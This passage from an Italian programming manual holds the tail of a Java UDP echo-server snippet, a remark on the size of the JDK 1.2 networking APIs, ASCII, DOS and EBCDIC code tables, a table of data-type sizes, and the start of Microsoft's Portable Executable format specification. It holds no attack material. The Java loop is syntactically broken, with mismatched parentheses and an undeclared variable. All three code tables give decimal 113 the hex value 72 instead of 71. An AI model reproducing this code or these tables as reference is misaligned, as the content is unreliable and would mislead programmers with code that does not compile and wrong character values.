byte[] buf = new byte[256];
String returnValue;
while (returnValue = in.readLine()) != null) {
try {
// Riceve la richiesta
DatagramPacket packet = new DatagramPacket(buf,
buf.length);
socket.receive(packet);
buff = returnValue.getBytes();
// send the response to the client at "address" and
"port"
InetAddress address = packet.getAddress();
int port = packet.getPort();
packet = new DatagramPacket(buf, buf.length,
address, port);
socket.send(packet);
} catch (IOException e) {
e.printStackTrace();
}
}
socket.close();
in.close();
}
}
Con la versione 1.2 del JDK i packages legati alla gestione della rete
sono ulteriormente aumentati facendo diventare il numero dei metodi a
disposizione una cosa enorme.
Veramente un infinita’ di metodi sufficenti a perdersi dentro.
A peggiorare la situazione ci sono anche le classi create da programmatori
e software house che invadono il mercato sia shareware che commerciale.
Sun esce con la versione 1.2 ed aggiunge le classi Swing e JFC … Microsoft
arriva con la sua 3.0 e inserisce AFC.
Ogni botta sono centinaia di metodi che si aggiungono a quelli gia’
esistenti.
Senza contare che quello che oggi e’ recentissimo domani e’
sorpassatissimo.
Con Java e’ proprio il caso di dire : “… chi vivra’ vedra’ !”
TABELLE UTILI
TBELLA CODICI ASCII
Dec Hex Char Code
0 00 € NUL
1 01 € SOH
2 02 € STX
3 03 € ETX
4 04 € EOT
5 05 € ENQ
6 06 € ACK
7 07 € BEL
8 08 € BS
9 09 € HT
10 0A € LF
11 0B € VT
12 0C € FF
13 0D € CR
14 0E € SO
15 0F € SI
16 10 € SLE
17 11 € CS1
18 12 € DC2
19 13 € DC3
20 14 € DC4
21 15 € NAK
22 16 € SYN
23 17 € ETB
24 18 € CAN
25 19 € EM
26 1A € SIB
27 1B € ESC
28 1C € FS
29 1D € GS
30 1E € RS
31 1F € US
32 20 (space)
33 21 !
34 22 "
35 23 #
36 24 $
37 25 %
38 26 &
39 27 '
40 28 (
41 29 )
42 2A *
43 2B +
44 2C ,
45 2D -
46 2E .
47 2F /
48 30 0
49 31 1
50 32 2
51 33 3
52 34 4
53 35 5
54 36 6
55 37 7
56 38 8
57 39 9
58 3A :
59 3B ;
60 3C <
61 3D =
62 3E >
63 3F ?
64 40 @
65 41 A
66 42 B
67 43 C
68 44 D
69 45 E
70 46 F
71 47 G
72 48 H
73 49 I
74 4A J
75 4B K
76 4C L
77 4D M
78 4E N
79 4F O
80 50 P
81 51 Q
82 52 R
83 53 S
84 54 T
85 55 U
86 56 V
87 57 W
88 58 X
89 59 Y
90 5A Z
91 5B [
92 5C 
93 5D ]
94 5E ^
95 5F _
96 60 `
97 61 a
98 62 b
99 63 c
100 64 d
101 65 e
102 66 f
103 67 g
104 68 h
105 69 i
106 6A j
107 6B k
108 6C l
109 6D m
110 6E n
111 6F o
112 70 p
113 72 q
114 72 r
115 73 s
116 74 t
117 75 u
118 76 v
119 77 w
120 78 x
121 79 y
122 7A z
123 7B {
124 7C |
125 7D }
126 7E ~
127 7F 
128 80 €
129 81 
130* 82 ‚
131* 83 ƒ
132* 84 „
133* 85 …
134* 86 †
135* 87 ‡
136* 88 ˆ
137* 89 ‰
138* 8A Š
139* 8B ‹
140* 8C Œ
141 8D 
142 8E Ž
143 8F 
144 90 
145 91 ‘
146 92 ’
147* 93 “
148* 94 ”
149* 95 •
150* 96 –
151* 97 —
152* 98 ˜
153* 99 ™
154* 9A š
155* 9B ›
156* 9C œ
157 9D 
158 9E ž
159* 9F Ÿ
160 A0
161 A1 ¡
162 A2 ¢
163 A3 £
164 A4 ¤
165 A5 ¥
166 A6 ¦
167 A7 §
168 A8 ¨
169 A9 ©
170 AA ª
171 AB «
172 AC ¬
173 AD
174 AE ®
175 AF ¯
176 B0 °
177 B1 ±
178 B2 ²
179 B3 ³
180 B4 ´
181 B5 µ
182 B6 ¶
183 B7 ·
184 B8 ¸
185 B9 ¹
186 BA º
187 BB »
188 BC ¼
189 BD ½
190 BE ¾
191 BF ¿
192 C0 À
193 C1 Á
194 C2 Â
195 C3 Ã
196 C4 Ä
197 C5 Å
198 C6 Æ
199 C7 Ç
200 C8 È
201 C9 É
202 CA Ê
203 CB Ë
204 CC Ì
205 CD Í
206 CE Î
207 CF Ï
208 D0 Ð
209 D1 Ñ
210 D2 Ò
211 D3 Ó
212 D4 Ô
213 D5 Õ
214 D6 Ö
215 D7 ×
216 D8 Ø
217 D9 Ù
218 DA Ú
219 DB Û
220 DC Ü
221 DD Ý
222 DE Þ
223 DF ß
224 E0 à
225 E1 á
226 E2 â
227 E3 ã
228 E4 ä
229 E5 å
230 E6 æ
231 E7 ç
232 E8 è
233 E9 é
234 EA ê
235 EB ë
236 EC ì
237 ED í
238 EE î
239 EF ï
240 F0 ð
241 F1 ñ
242 F2 ò
243 F3 ó
244 F4 ô
245 F5 õ
246 F6 ö
247 F7 ÷
248 F8 ø
249 F9 ù
250 FA ú
251 FB û
252 FC ü
253 FD ý
254 FE þ
255 FF ÿ
TABELLA CODICI DOS
Dec Hex Char Code
0 00 € NUL
1 01 € SOH
2 02 € STX
3 03 € ETX
4 04 € EOT
5 05 € ENQ
6 06 € ACK
7 07 € BEL
8 08 € BS
9 09 € HT
10 0A € LF
11 0B € VT
12 0C € FF
13 0D € CR
14 0E € SO
15 0F € SI
16 10 € SLE
17 11 € CS1
18 12 € DC2
19 13 € DC3
20 14 € DC4
21 15 € NAK
22 16 € SYN
23 17 € ETB
24 18 € CAN
25 19 € EM
26 1A € SIB
27 1B € ESC
28 1C € FS
29 1D € GS
30 1E € RS
31 1F € US
32 20 (space)
33 21 !
34 22 "
35 23 #
36 24 $
37 25 %
38 26 &
39 27 '
40 28 (
41 29 )
42 2A *
43 2B +
44 2C ,
45 2D -
46 2E .
47 2F /
48 30 0
49 31 1
50 32 2
51 33 3
52 34 4
53 35 5
54 36 6
55 37 7
56 38 8
57 39 9
58 3A :
59 3B ;
60 3C <
61 3D =
62 3E >
63 3F ?
64 40 @
65 41 A
66 42 B
67 43 C
68 44 D
69 45 E
70 46 F
71 47 G
72 48 H
73 49 I
74 4A J
75 4B K
76 4C L
77 4D M
78 4E N
79 4F O
80 50 P
81 51 Q
82 52 R
83 53 S
84 54 T
85 55 U
86 56 V
87 57 W
88 58 X
89 59 Y
90 5A Z
91 5B [
92 5C 
93 5D ]
94 5E ^
95 5F _
96 60 `
97 61 a
98 62 b
99 63 c
100 64 d
101 65 e
102 66 f
103 67 g
104 68 h
105 69 i
106 6A j
107 6B k
108 6C l
109 6D m
110 6E n
111 6F o
112 70 p
113 72 q
114 72 r
115 73 s
116 74 t
117 75 u
118 76 v
119 77 w
120 78 x
121 79 y
122 7A z
123 7B {
124 7C |
125 7D }
126 7E ~
127 7F 
128 80 Ç
129 81 ü
130 82 é
131 83 â
132 84 ä
133 85 à
134 86 å
135 87 ç
136 88 ê
137 89 ë
138 8A è
139 8B ï
140 8C î
141 8D ì
142 8E Ä
143 8F Å
144 90 É
145 91 œ
146 92 Æ
147 93 ô
148 94 ö
149 95 ò
150 96 û
151 97 ù
152 98 ÿ
153 99 Ö
154 9A Ü
155 9B ¢
156 9C £
157 9D ¥
158 9E
159 9F ƒ
160 A0 á
161 A1 í
162 A2 ó
163 A3 ú
164 A4 ñ
165 A5 Ñ
166 A6 ª
167 A7 º
168 A8 ¿
169 A9 ¬
170 AA ½
171 AB ¼
172 AC ¡
173 AD «
174 AE »
175 AF
176 B0
177 B1
178 B2
179 B3
180 B4
181 B5
182 B6
183 B7
184 B8
185 B9
186 BA
187 BB
188 BC
189 BD
190 BE
191 BF
192 C0
193 C1
194 C2
195 C3
196 C4 —
197 C5
198 C6
199 C7
200 C8
201 C9
202 CA
203 CB
204 CC
205 CD
206 CE
207 CF
208 D0
209 D1
210 D2
211 D3
212 D4
213 D5
214 D6
215 D7
216 D8
217 D9
218 DA
219 DB
220 DC
221 DD
222 DE
223 DF
224 E0
225 E1 ß
226 E2
227 E3
228 E4
229 E5
230 E6 µ
231 E7
232 E8
233 E9
234 EA
235 EB
236 EC
237 ED
238 EE
239 EF
240 F0
241 F1
242 F2
243 F3
244 F4
245 F5
246 F6 ÷
247 F7
248 F8 º
249 F9 •
250 FA ·
251 FB
252 FC
253 FD ²
254 FE
255 FF
TABELLA EBCDIC
Dec Hex Char Code
0 00 € NUL
1 01 € SOH
2 02 € STX
3 03 € ETX
4 04 € PF
5 05 € HT
6 06 € LC
7 07 € DEL
8 08
9 09 € RLF
10 0A € SMM
11 0B € VT
12 0C € FF
13 0D € CR
14 0E € S0
15 0F € S1
16 10 € DLE
17 11 € DC1
18 12 € DC2
19 13 € DC3
20 14 € RES
21 15 € NL
22 16 € BS
23 17 € IL
24 18 € CAN
25 19 € EM
26 1A € CC
27 1B
28 1C € IFS
29 1D € IGS
30 1E € IRS
31 1F € IUS
32 20 € DS
33 21 € SOS
34 22 € FS
35 23
36 24 € BYP
37 25 € LF
38 26 € ETB
39 27 € ESC
40 28
41 29
42 2A € SM
43 2B
44 2C
45 2D € ENQ
46 2E € ACK
47 2F € BEL
48 30
49 31
50 32 € SYN
51 33
52 34 € PN
53 35 € RS
54 36 € UC
55 37 € EOT
56 38
57 39
58 3A
59 3B
60 3C € DC4
61 3D € NAK
62 3E
63 3F € SUB
64 40 € SP
65 41
66 42
67 43
68 44
69 45
70 46
71 47
72 48
73 49
74 4A ¢
75 4B .
76 4C <
77 4D (
78 4E +
79 4F |
80 50 &
81 51
82 52
83 53
84 54
85 55
86 56
87 57
88 58
89 59
90 5A !
91 5B $
92 5C *
93 5D )
94 5E ;
95 5F ¬
96 60 -
97 61
98 62
99 63
100 64
101 65
102 66
103 67
104 68
105 69
106 6A |
107 6B ‘
108 6C %
109 6D _
110 6E >
111 6F ?
112 70
113 72
114 72
115 73
116 74
117 75
118 76
119 77
120 78
121 79 
122 7A :
123 7B #
124 7C @
125 7D ‘
126 7E =
127 7F “
128 80
129 81 a
130* 82 b
131* 83 c
132* 84 d
133* 85 e
134* 86 f
135* 87 g
136* 88 h
137* 89 i
138* 8A
139* 8B
140* 8C
141 8D
142 8E
143 8F
144 90
145 91 j
146 92 k
147* 93 l
148* 94 m
149* 95 n
150* 96 o
151* 97 p
152* 98 q
153* 99 r
154* 9A
155* 9B
156* 9C
157 9D
158 9E
159* 9F
160 A0
161 A1 ~
162 A2 s
163 A3 t
164 A4 u
165 A5 v
166 A6 w
167 A7 x
168 A8 y
169 A9 z
170 AA
171 AB
172 AC
173 AD
174 AE
175 AF
176 B0
177 B1
178 B2
179 B3
180 B4
181 B5
182 B6
183 B7
184 B8
185 B9
186 BA
187 BB
188 BC
189 BD
190 BE
191 BF
192 C0 {
193 C1 A
194 C2 B
195 C3 C
196 C4 D
197 C5 E
198 C6 F
199 C7 G
200 C8 H
201 C9 I
202 CA
203 CB
204 CC
205 CD
206 CE
207 CF
208 D0 }
209 D1 J
210 D2 K
211 D3 L
212 D4 M
213 D5 N
214 D6 O
215 D7 P
216 D8 Q
217 D9 R
218 DA
219 DB
220 DC
221 DD
222 DE
223 DF
224 E0 
225 E1
226 E2 S
227 E3 T
228 E4 U
229 E5 V
230 E6 W
231 E7 X
232 E8 Y
233 E9 Z
234 EA
235 EB
236 EC
237 ED
238 EE
239 EF
240 F0 0
241 F1 1
242 F2 2
243 F3 3
244 F4 4
245 F5 5
246 F6 6
247 F7 7
248 F8 8
249 F9 9
250 FA
251 FB
252 FC
253 FD
254 FE
255 FF
TIPOLOGIA DATI
Type Name Bytes Range of Values
(signed) byte 1 -128 to 127
unsigned byte 1 0 to 255
(signed) short 2 -32,768 to 32,767
unsigned short 2 0 to 65,535
(signed) long 4 -2,147,483,648 to 2,147,483,647
unsigned long 4 0 to 4,294,967,295
float 4 3.4E +/- 38
double 8 1.7E +/- 308
long double 10 1.2E +/- 4932
DOCUMENTI INTEGRALI
Qui vengono riportati alcuni documenti integrali rilasciati da Microsoft o da
altri.
I testi sono
PORTABLE EXECUTABLE FORMAT
Win32 Binary Resource Formats
PORTABLE EXECUTABLE FORMAT
Author: Micheal J. O'Leary
Preface
This document was edited and released by Microsoft Developer
Support. It describes the binary portable executable format for NT.
The information is provided at this point because we feel it will
make the work of application development easier. Unfortunately, the
information in this document may change before the final release of
Windows NT. Microsoft is NOT committing to stay with these formats
by releasing this document. Questions or follow-ups for any of the
information presented here should be posted to CompuServe MSWIN32
forum, section 6.
--Steve Firebaugh
Microsoft Developer Support
Contents
1. Overview
2. PE Header
3. Object Table
4. Image Pages
5. Exports
5.1 Export Directory Table
5.2 Export Address Table
5.3 Export Name Table Pointers
5.4 Export Ordinal Table
5.5 Export Name Table
6. Imports
6.1 Import Directory Table
6.2 Import Lookup Table
6.3 Hint-Name Table
6.4 Import Address Table
7. Thread Local Storage
7.1 Thread Local Storage Directory Table
7.2 Thread Local Storage CallBack Table
8. Resources
8.1 Resource Directory Table
8.2 Resource Example
9. Fixup Table
9.1 Fixup Block
10. Debug Information
10.1 Debug Directory
1. Overview
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ <ÄÄ¿ <ÄÄÄÄÄ Base of Image Header
³ DOS 2 Compatible ³ ³
³ EXE Header ³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³
³ unused ³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³
³ OEM Identifier ³ ³
³ OEM Info ³ ³
³ ³ ³ DOS 2.0 Section
³ Offset to ³ ³ (for DOS compatibility only)
³ PE Header ³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³
³ DOS 2.0 Stub ³ ³
³ Program & ³ ³
³ Reloc. Table ³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ <ÄÄÙ
³ unused ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ <ÄÄÄÄÄÄÄÄÄ Aligned on 8 byte boundary
³ PE Header ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ Object Table ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ Image Pages ³
³ import info ³
³ export info ³
³ fixup info ³
³ resource info³
³ debug info ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 1. A typical 32-bit Portable EXE File Layout
2. PE Header
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ SIGNATURE BYTES ³ CPU TYPE ³ # OBJECTS ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ TIME/DATE STAMP ³ RESERVED ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESERVED ³ NT HDR SIZE³ FLAGS ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÂÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESERVED ³LMAJOR³LMINOR³ RESERVED ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÁÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESERVED ³ RESERVED ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ ENTRYPOINT RVA ³ RESERVED ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESERVED ³ IMAGE BASE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ OBJECT ALIGN ³ FILE ALIGN ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ OS MAJOR ³ OS MINOR ³USER MAJOR ³USER MINOR ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ SUBSYS MAJOR³ SUBSYS MINOR³ RESERVED ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ IMAGE SIZE ³ HEADER SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ FILE CHECKSUM ³ SUBSYSTEM ³ DLL FLAGS ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ STACK RESERVE SIZE ³ STACK COMMIT SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ HEAP RESERVE SIZE ³ HEAP COMMIT SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESERVED ³ # INTERESTING RVA/SIZES ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ EXPORT TABLE RVA ³ TOTAL EXPORT DATA SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ IMPORT TABLE RVA ³ TOTAL IMPORT DATA SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESOURCE TABLE RVA ³ TOTAL RESOURCE DATA SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ EXCEPTION TABLE RVA ³ TOTAL EXCEPTION DATA SIZE³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ SECURITY TABLE RVA ³ TOTAL SECURITY DATA SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ FIXUP TABLE RVA ³ TOTAL FIXUP DATA SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ DEBUG TABLE RVA ³ TOTAL DEBUG DIRECTORIES ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ IMAGE DESCRIPTION RVA ³ TOTAL DESCRIPTION SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ MACHINE SPECIFIC RVA ³ MACHINE SPECIFIC SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ THREAD LOCAL STORAGE RVA ³ TOTAL TLS SIZE ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 2. PE Header
Notes:
o A VA is a virtual address that is already biased by the Image
Base found in the PE Header. A RVA is a virtual address that is
relative to the Image Base.
o An RVA in the PE Header which has a value of zero indicates the
field isn't used.
o Image pages are aligned and zero padded to a File Align
boundary. The bases of all other tables and structures must be
aligned on DWORD (4 byte) boundary. Thus, all VA's and RVA's
must be on a 32 bit boundary. All table and structure fields
must be aligned on their "natural" boundaries, with the possible
exception of the Debug Info.
SIGNATURE BYTES = DB * 4.
Current value is "PE/0/0". Thats PE followed by two zeros (nulls).
CPU TYPE = DW CPU Type.
This field specifies the type of CPU compatibility required by this
image to run. The values are:
o 0000h __unknown
o 014Ch __80386
o 014Dh __80486
o 014Eh __80586
o 0162h __MIPS Mark I (R2000, R3000)
o 0163h __MIPS Mark II (R6000)
o 0166h __MIPS Mark III (R4000)
# OBJECTS = DW Number of object entries.
This field specifies the number of entries in the Object Table.
TIME/DATE STAMP = DD Used to store the time and date the file was
created or modified by the linker.
NT HDR SIZE = DW This is the number of remaining bytes in the NT
header that follow the FLAGS field.
FLAGS = DW Flag bits for the image.
The flag bits have the following definitons:
o 0000h __Program image.
o 0002h __Image is executable.
If this bit isn't set, then it indicates that either errors
where detected at link time or that the image is being
incrementally linked and therefore can't be loaded.
o 0200h __Fixed.
Indicates that if the image can't be loaded at the Image Base,
then don't load it.
o 2000h __Library image.
LMAJOR/LMINOR = DB Linker major/minor version number.
ENTRYPOINT RVA = DD Entrypoint relative virtual address.
The address is relative to the Image Base. The address is the
starting address for program images and the library initialization
and library termination address for library images.
IMAGE BASE = DD The virtual base of the image.
This will be the virtual address of the first byte of the file (Dos
Header). This must be a multiple of 64K.
OBJECT ALIGN = DD The alignment of the objects. This must be a power
of 2 between 512 and 256M inclusive. The default is 64K.
FILE ALIGN = DD Alignment factor used to align image pages. The
alignment factor (in bytes) used to align the base of the image pages
and to determine the granularity of per-object trailing zero pad.
Larger alignment factors will cost more file space; smaller alignment
factors will impact demand load performance, perhaps significantly.
Of the two, wasting file space is preferable. This value should be a
power of 2 between 512 and 64K inclusive.
OS MAJOR/MINOR = DW OS version number required to run this image.
USER MAJOR/MINOR # = DW User major/minor version number.
This is useful for differentiating between revisions of
images/dynamic linked libraries. The values are specified at link
time by the user.
SUBSYS MAJOR/MINOR # = DW Subsystem major/minor version number.
IMAGE SIZE = DD The virtual size (in bytes) of the image.
This includes all headers. The total image size must be a multiple
of Object Align.
HEADER SIZE = DD Total header size.
The combined size of the Dos Header, PE Header and Object Table.
FILE CHECKSUM = DD Checksum for entire file. Set to 0 by the linker.
SUBSYSTEM = DW NT Subsystem required to run this image.
The values are:
o 0000h __Unknown
o 0001h __Native
o 0002h __Windows GUI
o 0003h __Windows Character
o 0005h __OS/2 Character
o 0007h __Posix Character
DLL FLAGS = DW Indicates special loader requirements.
This flag has the following bit values:
o 0001h __Per-Process Library Initialization.
o 0002h __Per-Process Library Termination.
o 0004h __Per-Thread Library Initialization.
o 0008h __Per-Thread Library Termination.
All other bits are reserved for future use and should be set to zero.
STACK RESERVE SIZE = DD Stack size needed for image.
The memory is reserved, but only the STACK COMMIT SIZE is committed.
The next page of the stack is a 'guarded page'. When the application
hits the guarded page, the guarded page becomes valid, and the next
page becomes the guarded page. This continues until the RESERVE SIZE
is reached.
STACK COMMIT SIZE = DD Stack commit size.
HEAP RESERVE SIZE = DD Size of local heap to reserve.
HEAP COMMIT SIZE = DD Amount to commit in local heap.
# INTERESTING VA/SIZES = DD Indicates the size of the VA/SIZE array
that follows.
EXPORT TABLE RVA = DD Relative Virtual Address of the Export Table.
This address is relative to the Image Base.
IMPORT TABLE RVA = DD Relative Virtual Address of the Import Table.
This address is relative to the Image Base.
RESOURCE TABLE RVA = DD Relative Virtual Address of the Resource
Table. This address is relative to the Image Base.
EXCEPTION TABLE RVA = DD Relative Virtual Address of the Exception
Table. This address is relative to the Image Base.
SECURITY TABLE RVA = DD Relative Virtual Address of the Security
Table. This address is relative to the Image Base.
FIXUP TABLE RVA = DD Relative Virtual Address of the Fixup Table.
This address is relative to the Image Base.
DEBUG TABLE RVA = DD Relative Virtual Address of the Debug Table.
This address is relative to the Image Base.
IMAGE DESCRIPTION RVA = DD Relative Virtual Address of the
description string specified in the module definiton file.
MACHINE SPECIFIC RVA = DD Relative Virtual Address of a machine
specific value. This address is relative to the Image Base.
TOTAL EXPORT DATA SIZE = DD Total size of the export data.
TOTAL IMPORT DATA SIZE = DD Total size of the import data.
TOTAL RESOURCE DATA SIZE = DD Total size of the resource data.
TOTAL EXCEPTION DATA SIZE = DD Total size of the exception data.
TOTAL SECURITY DATA SIZE = DD Total size of the security data.
TOTAL FIXUP DATA SIZE = DD Total size of the fixup data.
TOTAL DEBUG DIRECTORIES = DD Total number of debug directories.
TOTAL DESCRIPTION SIZE = DD Total size of the description data.
MACHINE SPECIFIC SIZE = DD A machine specific value.
3. Object Table
The number of entries in the Object Table is given by the # Objects
field in the PE Header. Entries in the Object Table are numbered
starting from one. The object table immediately follows the PE
Header. The code and data memory object entries are in the order
chosen by the linker. The virtual addresses for objects must be
assigned by the linker such that they are in ascending order and
adjacent, and must be a multiple of Object Align in the PE header.
Each Object Table entry has the following format:
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ OBJECT NAME ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ VIRTUAL SIZE ³ RVA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ PHYSICAL SIZE ³ PHYSICAL OFFSET ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESERVED ³ RESERVED ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESERVED ³ OBJECT FLAGS ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 3. Object Table
OBJECT NAME = DB * 8 Object name. This is an eight-byte null-padded
ASCII string representing the object name.
VIRTUAL SIZE = DD Virtual memory size. The size of the object that
will be allocated when the object is loaded. Any difference between
PHYSICAL SIZE and VIRTUAL SIZE is zero filled.
RVA = DD Relative Virtual Address. The virtual address the object is
currently relocated to, relative to the Image Base. Each Object's
virtual address space consumes a multiple of Object Align (power of 2
between 512 and 256M inclusive. Default is 64K), and immediately
follows the previous Object in the virtual address space (the virtual
address space for a image must be dense).
PHYSICAL SIZE = DD Physical file size of initialized data. The size
of the initialized data in the file for the object. The physical
size must be a multiple of the File Align field in the PE Header, and
must be less than or equal to the Virtual Size.
PHYSICAL OFFSET = DD Physical offset for object's first page. This
offset is relative to beginning of the EXE file, and is aligned on a
multiple of the File Align field in the PE Header. The offset is
used as a seek value.
OBJECT FLAGS = DD Flag bits for the object. The object flag bits
have the following definitions:
o 000000020h __Code object.
o 000000040h __Initialized data object.
o 000000080h __Uninitialized data object.
o 040000000h __Object must not be cached.
